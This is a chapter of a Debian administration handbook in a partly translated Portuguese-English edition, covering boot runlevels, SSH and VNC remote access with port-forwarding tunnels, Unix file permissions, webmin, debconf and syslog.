
- Nível 0 é usada apenas temporariamente, enquanto o computador está desligando. Como tal, ele só contém muitos scripts de "K".
- Nível 1, também conhecido como modo de usuário único, corresponde ao sistema em modo degradado; inclui apenas os serviços básicos e destina-se para operações de

manutenção onde interações com usuários comuns não são desejadas.

- Nível 2 é o funcionamento normal, o que inclui serviços de rede, uma interface gráfica, logons de usuário, etc.
- Nível 6 é semelhante ao nível 0, exceto que é utilizada durante a fase de desligamento que precede uma reinicialização.

Other levels exist, especially 3 to 5. By default they are configured to operate the same way as level 2, but the administrator can modify them (by adding or deleting scripts in the corresponding /etc/rcX.d directories) to adapt them to particular needs.

### **Figure 9.1. Seqüência de inicialização de um computador rodando Linux**



All the scripts contained in the various `/etc/rcX.d` directories are really only symbolic links — created upon package installation by the **update-rc.d** program — pointing to the actual scripts which are stored in `/etc/init.d/`. The administrator can fine tune the services available in each runlevel by re-running **update-rc.d** with adjusted parameters. The `update-rc.d(1)` manual page describes the syntax in detail. Please note that removing all symbolic links (with the `remove` parameter) is not a good method to disable a service. Instead you should simply configure it to not start in the desired runlevel (while preserving the corresponding calls to stop it in the event that

the service runs in the previous runlevel). Since **update-rc.d** has a somewhat convoluted interface, you may prefer using **rcconf** (from the rcconf package) which provides a more user-friendly interface.

### **POLÍTICA DEBIAN** Reiniciando serviços

The maintainer scripts for Debian packages will sometimes restart certain services to ensure their availability or get them to take certain options into account. The command that controls a service — **/etc/init.d/service operation** — doesn't take runlevel into consideration, assumes (wrongly) that the service is currently being used, and may thus initiate incorrect operations (starting a service that was deliberately stopped, or stopping a service that is already stopped, etc.). Debian therefore introduced the **invoke-rc.d** program: this program must be used by maintainer scripts to run services initialization scripts and it will only execute the necessary commands. Note that, contrary to common usage, the **.d** suffix is used here in a program name, and not in a directory.

Finalmente, **init** começa a controla programas para vários consoles virtuais (**getty**). Ele exibe um prompt, esperando por um nome de usuário, em seguida, executa o usuário **login user** para iniciar uma sessão.

### **VOCABULÁRIO** Console e terminal

Os primeiros computadores eram geralmente separados em diversas, peças muito grandes: o compartimento de armazenamento e unidade central de processamento foram separados dos dispositivos periféricos usados pelos operadores para controlá-los. Estes eram parte de uma

mobília separada, o "console". Este termo foi mantido, mas seu significado foi alterado. Tornou-se mais ou menos sinônimo de "terminal", sendo um teclado e uma tela.

With the development of computers, operating systems have offered several virtual consoles to allow for several independent sessions at the same time, even if there is only one keyboard and screen. Most GNU/Linux systems offer six virtual consoles (in text mode), accessible by typing the key combinations **Control+Alt+F1** through **Control+Alt+F6**.

By extension, the terms “console” and “terminal” can also refer to a terminal emulator in a graphical X11 session (such as **xterm**, **gnome-terminal** or **konsole**).

# 9.2. Login remoto

It is essential for an administrator to be able to connect to a computer remotely. Servers, confined in their own room, are rarely equipped with permanent keyboards and monitors — but they are connected to the network.

## **DE VOLTA AO BÁSICO** Cliente, servidor

Um sistema onde vários processos comunicarem é frequentemente descrito com a metáfora de "cliente/servidor". O servidor é o programa que recebe as solicitações provenientes de um cliente e os executa. É o cliente que controla as operações, o servidor não toma qualquer iniciativa própria.

## 9.2.1. Login remoto: telnet

The *telnet* protocol, the oldest remote login service, is the worst in terms of security. Data and passwords are sent in clear text — that is, not encrypted — leaving them vulnerable to anyone snooping on the network. If necessary, take care to remove this obsolete service, that is no longer installed by default:

```
# apt-get remove telnetd
```

There is, however, an adaptation that corrects its most crippling defects; it uses SSL (Secure Socket Layer) to authenticate the partner and encrypt communications. The *telnetsd-ssl* and *telnet-ssl* packages provide, respectively, the server and client software.

### **VOCABULÁRIO Autenticação, criptografia**

When you need to give a client the ability to conduct or trigger actions on a server, security is important. You must ensure the identity of the client; this is authentication. This identity usually consists of a password that must be kept secret, or any other client could get the password. This is the purpose of encryption, which is a form of encoding that allows two systems to communicate confidential information on a public channel while protecting it from being readable to others.

Autenticação e criptografia, muitas vezes são mencionados juntos, porque eles são freqüentemente usados em conjunto, tanto porque eles geralmente são implementados com conceitos matemáticos semelhantes.

## **9.2.2. Login seguro: SSH**

**remoto**

The *SSH* (Secure SHell) protocol, contrary to *telnet*, was designed with security and reliability in mind. Connections using *SSH* are secure: the partner is authenticated and all data exchanges are encrypted.

## **CULTURA SSH comparado ao RSH**

SSH tools provide secure variants of the programs from the classic RSH (Remote Shell) family — **rsh**, **rlogin**, and **rcp**. These are still available in the rsh-server and rsh-client packages, but their usage is strongly discouraged.

SSH also offers two file transfer services. **scp** is a command line tool that can be used like **cp**, except that any path to another machine is prefixed with the machine's name, followed by a colon.

```
$ scp file machine:/tmp/
```

**sftp** is an interactive command, similar to **ftp**. In a single session, **sftp** can transfer several files, and it is possible to manipulate remote files with it (delete, rename, change permissions, etc.).

Debian uses OpenSSH, a free version of SSH maintained by the **OpenBSD** project (a free operating system based on the BSD kernel, focused on security) and fork of the original SSH software developed by the SSH Communications Security Corp company, of Finland. This company initially developed SSH as free software, but eventually decided to continue its development under a proprietary license. The OpenBSD project then created OpenSSH to maintain a free version of SSH.

## **DE VOLTA AO BÁSICO Fork**

A “fork”, in the software field, means a new project that starts as a clone of an existing project, and that will compete with it. From there on, both software will usually quickly diverge in terms of new developments. A fork is often the result of disagreements within the development team.

The option to fork a project is a direct result of the very nature of free software; a fork is a healthy event when it enables the continuation of a project as free software (for example in case of license changes). A fork arising from technical or personal disagreements is often a waste of human resources; another resolution would be preferable. Mergers of two projects that previously went through a prior fork are not unheard of.

Since Etch, OpenSSH is split into two packages. The client part is in the `openssh-client` package, and the server is in the `openssh-server` package. The `ssh` meta-package depends on both parts and facilitates installation of both (**`apt-get install ssh`**).

### **APROFUNDANDO Aceleração de Hardware para SSH**

Some hardware provides native support of mathematical functions used by encryption, which can speed up the required calculations, thus increasing performance of some tools (and lightening the load on the main processor). These tools notably include the OpenSSL library, which is in turn used by OpenSSH.

Although a project for standardization of drivers is underway (notably at the kernel level), the variety of hardware is still managed inequitably and heterogeneously. For example, the Padlock system included in Via C3 processors is only partially supported. While the Linux kernel does offer various encryption algorithms, the OpenSSL 0.9.8 library in Squeeze

only handles delegation of AES encryption to the hardware dedicated to that purpose, but not the SHA algorithms; you have to recompile it with a patch.

? <http://www.logix.cz/michal-devel/padlock/>

## 9.2.2.1. Autenticação Baseado em Chave

Each time someone logs in over SSH, the remote server asks for a password to authenticate the user. This can be problematic if you want to automate a connection, or if you use a tool that requires frequent connections over SSH. This is why SSH offers a key-based authentication system.

The user generates a key pair on the client machine with **ssh-keygen -t rsa**; the public key is stored in `~/.ssh/id_rsa.pub`, while the corresponding private key is stored in `~/.ssh/id_rsa`. The user then uses **ssh-copy-id server** to add their public key to the `~/.ssh/authorized_keys` file on the server. If the private key was not protected with a “passphrase” at the time of its creation, all subsequent logins on the server will work without a password. Otherwise, the private key must be decrypted each time by entering the passphrase. Fortunately, **ssh-agent** allows us to keep private keys in memory to not have to regularly re-enter the password. For this, you simply use **ssh-add** (once per work session) provided that the session is already associated with a functional instance of **ssh-agent**. Debian activates it by default in graphical sessions, but this can be deactivated

by changing `/etc/X11/Xsession.options`. For a console session, you can manually start it with **eval \$(ssh-agent)**.

## **SEGURANÇA Proteção da chave privada**

Whoever has the private key can login on the account thus configured. This is why access to the private key is protected by a “passphrase”. Someone who acquires a copy of a private key file (for example, `~/.ssh/id_rsa`) still has to know this phrase in order to be able to use it. This additional protection is not, however, impregnable, and if you think that this file has been compromised, it is best to disable that key on the computers in which it has been installed (by removing it from the `authorized_keys` files) and replacing it with a newly generated key.

## **CULTURA Falha do OpenSSL no Debian Etch**

The OpenSSL library, as initially provided in Debian Etch, had a serious problem in its random number generator (RNG). Indeed, the Debian maintainer had made a change in order for the library to not be the source of warnings for programs using it and that would be analyzed by memory testing tools like **valgrind**. Unfortunately, this change also meant that the RNG was employing only one source of entropy corresponding to the process number (PID) whose 32,000 possible values do not offer enough randomness.

? <http://www.debian.org/security/2008/dsa-1571>

Specifically, whenever OpenSSL was used to generate a key, it always produced a key within a known set of hundreds of thousands of keys (32,000 multiplied by a small number of key lengths). This affected SSH keys, SSL keys, and X.509 certificates used by numerous applications,

such as OpenVPN. A cracker had only to try all of the keys to gain unauthorized access. To reduce the impact of the problem, the SSH daemon was modified to refuse problematic keys that are listed in the openssh-blacklist and openssh-blacklist-extra packages. Additionally, the **ssh-vulnkey** command allows identification of possibly compromised keys in the system.

A more thorough analysis of this incident brings to light that it is the result of multiple (small) problems, both at the OpenSSL project, as well as with the Debian package maintainer. A widely used library like OpenSSL should — without modifications — not generate warnings when tested by **valgrind**. Furthermore, the code (especially the parts as sensitive as the RNG) should be better commented to prevent such errors. The Debian maintainer, for his part, wanting to validate his modifications with the OpenSSL developers, simply explained his modifications without providing them the corresponding patch to review. He also did not clearly identify himself as the maintainer of the corresponding Debian package. Finally, in his maintenance choices, the maintainer did not clearly document the changes made to the original code; all the modifications are effectively stored in a Subversion repository, but they ended up all lumped into one single patch during creation of the source package.

It is difficult under such conditions to find the corrective measures to prevent such incidents from recurring. The lesson to be learned here is that every divergence Debian introduces to upstream software must be justified, documented, submitted to the upstream project when possible, and widely publicized. It is from this perspective that the new source package format (“3.0 (quilt)”) and the Debian patch tracker were developed.

? <http://patch-tracker.debian.org>

## 9.2.2.2. Usando Aplicações Remotamente X11

The SSH protocol allows forwarding of graphical data (“X11” session, from the name of the most widespread graphical system in Unix); the server then keeps a dedicated channel for those data. Specifically, a graphical program executed remotely can be displayed on the X.org server of the local screen, and the whole session (input and display) will be secure. Since this feature allows remote applications to interfere with the local system, it is disabled by default. You can enable it by specifying `X11Forwarding yes` in the server configuration file (`/etc/ssh/sshd_config`). Finally, the user must also request it by adding the `-X` option to the **ssh** command-line.

## 9.2.2.3. Criando Túneis Criptografados com Encaminhamento de Porta

Its `-R` and `-L` options allow **ssh** to create “encrypted tunnels” between two machines, securely forwarding a local TCP port (see sidebar [DE VOLTA AO BÁSICO TCP/UDP](#)) to a remote machine or vice versa.

### VOCABULÁRIO Túnel

The Internet, and most LANs that are connected to it, operate in packet mode and not in connected mode, meaning that a packet issued from one computer to another is going to be stopped at several intermediary routers to find its way to its destination. You can still simulate a connected operation where the stream is encapsulated in normal IP packets. These packets follow their usual route, but the stream is reconstructed unchanged at the destination. We call this a “tunnel”, analogous to a road tunnel in which vehicles drive directly from the entrance (input) to the exit (output) without encountering any intersections, as opposed to a path on the surface that would involve intersections and changing direction.


You can use this opportunity to add encryption to the tunnel: the stream that flows through it is then unrecognizable from the outside, but it is returned in decrypted form at the exit of the tunnel.

**ssh -L 8000:server:25 intermediary** establishes an SSH session with the *intermediary* host and listens to local port 8000 (see [Figure 9.2, “Encaminhando uma porta local com SSH”](#)). For any connection established on this port, **ssh** will initiate a connection from the *intermediary* computer to port 25 on the *server*, and will bind both connections together.


**ssh -R 8000:server:25 intermediary** also establishes an SSH session to the *intermediary* computer, but it is on this machine that **ssh** listens to port 8000 (see [Figure 9.3, “Encaminhando uma porta remota com SSH”](#)). Any connection established on this port will cause **ssh** to open a connection from the local machine on to port 25 of the *server*, and to bind both connections together.

In both cases, connections are made to port 25 on the *server* host, which pass through the SSH tunnel established between the local machine and the *intermediary* machine. In the first case, the entrance to the tunnel is local port 8000, and the data move towards the *intermediary* machine before being directed to the *server* on the “public” network. In the second case, the input and output in the tunnel are reversed; the entrance is port 8000 on the *intermediary* machine, the output is on the local host, and the data are then directed to the *server*. In practice, the server is usually either the local machine or the intermediary. That way SSH secures the connection from one end to the other.

**Figure 9.2. Encaminhando uma porta local com SSH**



**Figure 9.3. Encaminhando uma porta remota com SSH**



## 9.2.3. Usando Ambientes Gráficos Remotamente

VNC (Virtual Network Computing) allows remote access to graphical desktops.

This tool is mostly used for technical assistance; the administrator can see the errors that the user is facing, and show them the correct course of action without having to stand by them.

First, the user must authorize sharing their session. The GNOME and KDE graphical desktop environments include, respectively, **vino** and **krfb**, which provide a graphical interface that allows sharing an existing session over VNC (found, respectively, in the menus at System ? Preferences ? Remote Desktop and K ? Internet ? Desktop Sharing). For other graphical desktop environments, the **x11vnc** command (from the Debian package of the same name) serves the same purpose; you can make it available to the user with an explicit icon.

When the graphical session is made available by VNC, the administrator must connect to it with a VNC client. GNOME has **vinagre** and **tsclient** for that, while KDE includes **krdc** (in the menu at K ? Internet ? Remote Desktop Client). There are other VNC clients that use the command line, such as **xvnc4viewer** in the Debian package of the same name. Once connected, the administrator can see what's going on, work on the machine remotely, and show the user how to proceed.

If you want to connect by VNC, and you don't want your data sent in clear text on the network, it is possible to encapsulate the data in an SSH tunnel (see [Section 9.2.2.3, “Criando Túneis Criptografados com Encaminhamento de Porta”](#)). You simply have to know that VNC uses port 5900 by default for the first screen (called “localhost:0”), 5901 for the second (called “localhost:1”), etc.

The **ssh -L localhost:5901:localhost:5900 -N -T machine** command creates a tunnel between local port 5901 in the localhost interface and port 5900 of the *machine* host. The first “localhost” restricts SSH to listening to only that interface on the local machine. The second “localhost” indicates the interface on the remote machine which will receive the network traffic entering in “localhost:5901”. Thus **vncviewer localhost:1** will connect the VNC client to the remote screen, even though you indicate the name of the local machine.

Quando uma sessão VNC é fechada, lembre-se de fechar o túnel por também saindo da sessão SSH correspondente.

## **BACK TO BASICS Display manager**

**gdm**, **kdm** and **xdm** are Display Managers. They take control of the graphical interface shortly after boot in order to provide the user a login screen. Once the user has logged in, they execute the programs needed to start a graphical work session.

VNC also works for mobile users, or company executives, who occasionally need to login from their home to access a remote desktop similar to the one they use at work. The configuration of such a service is more complicated: you first install the vnc4server package, change the

configuration of the display manager to accept XDMCP Query requests (for **gdm**, this can be done graphically via the System ? Administration ? Login Screen menu and then the “Remote” tab; note that this applies only to **gdm** and not **gdm3**, which is the version installed by default in Squeeze), and finally, start the VNC server with **inetd** so that a session is automatically started when a user tries to login. For example, you may add this line to /etc/inetd.conf:

```
5950    stream    tcp    nowait    nobody.tty    /usr/bin/Xvnc
```

Redirecting incoming connections to the display manager solves the problem of authentication, because only users with local accounts will pass the **gdm** login screen (or equivalent **kdm**, **xdm**, etc.). As this operation allows multiple simultaneous logins without any problem (provided the server is powerful enough), it can even be used to provide complete desktops for mobile users (or for less powerful desktop systems, configured as thin clients). Users simply login to the server's screen with **vncviewer server:50**, because the port used is 5950.

# 9.3. Gerenciando Direitos

Linux is definitely a multi-user system, so it is necessary to provide a permission system to control the set of authorized operations on files and directories, which includes all the system resources and devices (on a Unix system, any device is represented by a file or directory). This principle is common to all Unix systems, but a reminder is always useful, especially as there are some interesting and relatively unknown advanced uses.

Cada arquivo ou diretório têm permissões específicas para três categorias de usuários:

- its owner (symbolized by `u` as in “user”);
- o dono do grupo (simbolizado por `g` como em “group”), representando todos os membros do grupo;
- os outros (simbolizado por `o` como em “other”).

Os três tipos de direitos podem ser combinados:

- leitura (simbolizado por `r` como em “read”);
- escrita (ou modificação, simbolizado por `w` como em “write”);
- executar (simbolizado por `x` como em “eXecute”).

In the case of a file, these rights are easily understood: read access allows reading the content (including copying), write access allows

changing it, and execute access allows you to run it (which will only work if it's a program).

### **SEGURANÇA executáveis setuid e setgid**

Two particular rights are relevant to executable files: `setuid` and `setgid` (symbolized with the letter “s”). Note that we frequently speak of “bit”, since each of these boolean values can be represented by a 0 or a 1. These two rights allow any user to execute the program with the rights of the owner or the group, respectively. This mechanism grants access to features requiring higher level permissions than those you would usually have.

Since a `setuid` root program is systematically run under the super-user identity, it is very important to ensure it is secure and reliable. Indeed, a user who would manage to subvert it to call a command of their choice could then impersonate the root user and have all rights on the system.

A directory is handled differently. Read access gives the right to consult the list of its entries (files and directories), write access allows creating or deleting files, and execute access allows crossing through it (especially to go there with the `cd` command). Being able to cross through a directory without being able to read it gives permission to access the entries therein that are known by name, but not to find them if you do not know that they exist or under what name.

### **SECURITY setgid directory and sticky bit**

The `setgid` bit also applies to directories. Any newly-created item in such directories is automatically assigned the owner group of the parent directory, instead of inheriting the creator's main group as usual. This setup avoids the user having to change its main group (with the `newgrp` command) when working in a file tree shared between several users of the same dedicated group.

The “sticky” bit (symbolized by the letter “t”) is a permission that is only useful in directories. It is especially used for temporary directories where everybody has write access (such as `/tmp/`): it restricts deletion of files so that only their owner (or the owner of the parent directory) can do it. Lacking this, everyone could delete other users' files in `/tmp/`.

Três comandos controlam as permissões associadas a um arquivo:

- **`chown user file`** changes the owner of the file;
- **`chgrp group file`** alters the owner group;
- **`chmod rights file`** changes the permissions for the file.

There are two ways of presenting rights. Among them, the symbolic representation is probably the easiest to understand and remember. It involves the letter symbols mentioned above. You can define rights for each category of users (`u/g/o`), by setting them explicitly (with `=`), by adding `(+)`, or subtracting `(-)`. Thus the `u=rwx, g+rw, o-r` formula gives the owner read, write, and execute rights, adds read and write rights for the owner group, and removes read rights for other users. Rights not altered by the addition or subtraction in such a command remain unmodified. The letter `a`, for “all”, covers all three categories of users, so that `a=rx` grants all three categories the same rights (read and execute, but not write).

The (octal) numeric representation associates each right with a value: 4 for read, 2 for write, and 1 for execute. We associate each combination of rights with the sum of the figures. Each value is then assigned to different categories of users by putting them end to end in the usual order (owner, group, others).

For instance, the **chmod 754 file** command will set the following rights: read, write and execute for the owner (since  $7 = 4 + 2 + 1$ ); read and execute for the group (since  $5 = 4 + 1$ ); read-only for others. The 0 means no rights; thus **chmod 600 file** allows for read/write rights for the owner, and no rights for anyone else. The most frequent right combinations are 755 for executable files and directories, and 644 for data files.

To represent special rights, you can prefix a fourth digit to this number according to the same principle, where the setuid, setgid and sticky bits are 4, 2 and 1, respectively. **chmod 4754** will associate the setuid bit with the previously described rights.

Note that the use of octal notation only allows to set all the rights at once on a file; you can not use it to simply add a new right, such as read access for the group owner, since you must take into account the existing rights and compute the new corresponding numerical value.

### **DICA Operação recursiva**

Sometimes we have to change rights for an entire file tree. All the commands above have a **-R** option to operate recursively in sub-directories.

The distinction between directories and files sometimes causes problems with recursive operations. That's why the "X" letter has been introduced

in the symbolic representation of rights. It represents a right to execute which applies only to directories (and not to files lacking this right). Thus, **chmod -R a+X directory** will only add execute rights for all categories of users (a) for all of the sub-directories and files for which at least one category of user (even if their sole owner) already has execute rights.

### **DICA Alterando o usuário e o grupo**

Frequently you want to change the group of a file at the same time that you change the owner. The **chown** command has a special syntax for that: **chown user:group**

### **APROFUNDANDO umask**

When an application creates a file, it assigns indicative permissions, knowing that the system automatically removes certain rights, given by the command **umask**. Enter **umask** in a shell; you will see a mask such as **0022**. This is simply an octal representation of the rights to be systematically removed (in this case, the write right for the group and other users).

If you give it a new octal value, the **umask** command modifies the mask. Used in a shell initialization file (for example, **~/.bash\_profile**), it will effectively change the default mask for your work sessions.

# 9.4. Interfaces Administrativas

Using a graphical interface for administration is interesting in various circumstances. An administrator does not necessarily know all the configuration details for all their services, and doesn't always have the time to go seeking out the documentation on the matter. A graphical interface for administration can thus accelerate the deployment of a new service. It can also simplify the setup of services which are hard to configure.

Such an interface is only an aid, and not an end in itself. In all cases, the administrator must master its behavior in order to understand and work around any potential problem.

Since no interface is perfect, you may be tempted to try several solutions. This is to be avoided as much as possible, since different tools are sometimes incompatible in their work methods. Even if they all target to be very flexible and try to adopt the configuration file as a single reference, they are not always able to integrate external changes.

## 9.4.1. Administrando Por uma Interface Web: webmin

This is, without a doubt, one of the most successful administration interfaces. It is a modular system managed through a web browser, covering a wide array of areas and tools. Furthermore, it is internationalized and available in many languages.

Sadly, **webmin** is no longer part of Debian since Etch. Its Debian maintainer — Jaldhar H. Vyas — removed the packages he created because he no longer had the time required to maintain them at an acceptable quality level. Nobody has officially taken over, so Squeeze does not have the **webmin** package.

There is, however, an unofficial package distributed on the [webmin.com](http://webmin.com) website. Contrary to the packages included in Sarge, this package is monolithic; all of its configuration modules are installed and activated by default, even if the corresponding service is not installed on the machine.

### SEGURANÇA Alterando a senha do root

On first login, identification is conducted with the root username and its usual password. It is recommended to change the password used for **webmin** as soon as possible, so that if it is compromised, the root

password for the server will not be involved, even if this confers important administrative rights to the machine.

Beware! Since **webmin** has so many features, a malicious user accessing it could compromise the security of the entire system. In general, interfaces of this kind are not recommended for important systems with strong security constraints (firewall, sensitive servers, etc.).

Webmin is used through a web interface, but it does not require Apache to be installed. Essentially, this software has its own integrated mini web server. This server listens by default on port 10000 and accepts secure HTTP connections.

Módulos inclusos cobrem uma grande variedade de serviços, entre eles:

- all base services: creation of users and groups, management of `crontab` files, init scripts, viewing of logs, etc.
- bind: configuração de servidor DNS (nome de serviço);
- postfix: configuração de servidor SMTP (e-mail);
- inetd: configuração do super servidor **inetd**;
- quota: gerenciamento de cota de usuário;
- dhcpcd: configuração do servidor DHCP;
- proftpd: configuração do servidor FTP;
- samba: configuração do servidor de arquivos Samba;
- software: instalação ou remoção de programas dos pacotes Debian e atualizações de sistema.

The administration interface is available in a web browser at `https://localhost:10000`. Beware! Not all the modules are directly

usable. Sometimes they must be configured by specifying the locations of the corresponding configuration files and some executable files (program). Frequently the system will politely prompt you when it fails to activate a requested module.

#### **ALTERNATIVA *gnome-system-tools***

The GNOME project also provides a graphical administration interface in the *gnome-system-tools* package. Installed by default for a desktop system, it includes applications that can be found in the menu at System ? Administration. Easy to use, these applications cover only a limited number of base services: user and group management, time configuration, network configuration, disk management, and management of startup services.

## **9.4.2. Configurando Pacotes: debconf**

Many packages are automatically configured after asking a few questions during installation through the Debconf tool. These packages can be reconfigured by running **`dpkg-reconfigure package`**.

For most cases, these settings are very simple; only a few important variables in the configuration file are changed. These variables are often grouped between two “demarcation” lines so that reconfiguration of the package only impacts the enclosed area. In other cases, reconfiguration will not change anything if the script detects a manual modification of the configuration file, in order to preserve these

human interventions (because the script can't ensure that its own modifications will not disrupt the existing settings).

### **DEBIAN POLICY Preserving changes**

The Debian Policy expressly stipulates that everything should be done to preserve manual changes made to a configuration file, so more and more scripts take precautions when editing configuration files. The general principle is simple: the script will only make changes if it knows the status of the configuration file, which is verified by comparing the checksum of the file against that of the last automatically generated file. If they are the same, the script is authorized to change the configuration file. Otherwise, it determines that the file has been changed and asks what action it should take (install the new file, save the old file, or try to integrate the new changes with the existing file). This precautionary principle has long been unique to Debian, but other distributions have gradually begun to embrace it.

O programa **ucf** (do pacote Debian do mesmo nome) pode ser utilizado com o mesmo comportamento.

# 9.5. syslog Eventos de Sistema

## 9.5.1. Princípio e Mecanismo

The **rsyslogd** daemon is responsible for collecting service messages coming from applications and the kernel, then distributing them into log files (usually stored in the `/var/log/` directory). It obeys the `/etc/rsyslog.conf` configuration file.

### SUPLEMENTOS Indo do sysklogd para rsyslog

Debian Squeeze installs rsyslog by default, while older versions (up to Etch, but not Lenny) used sysklogd. The transition was not automatic, and in the case of an upgrade from Etch, rsyslog should be installed manually if you want to keep in sync with Debian's default choice.

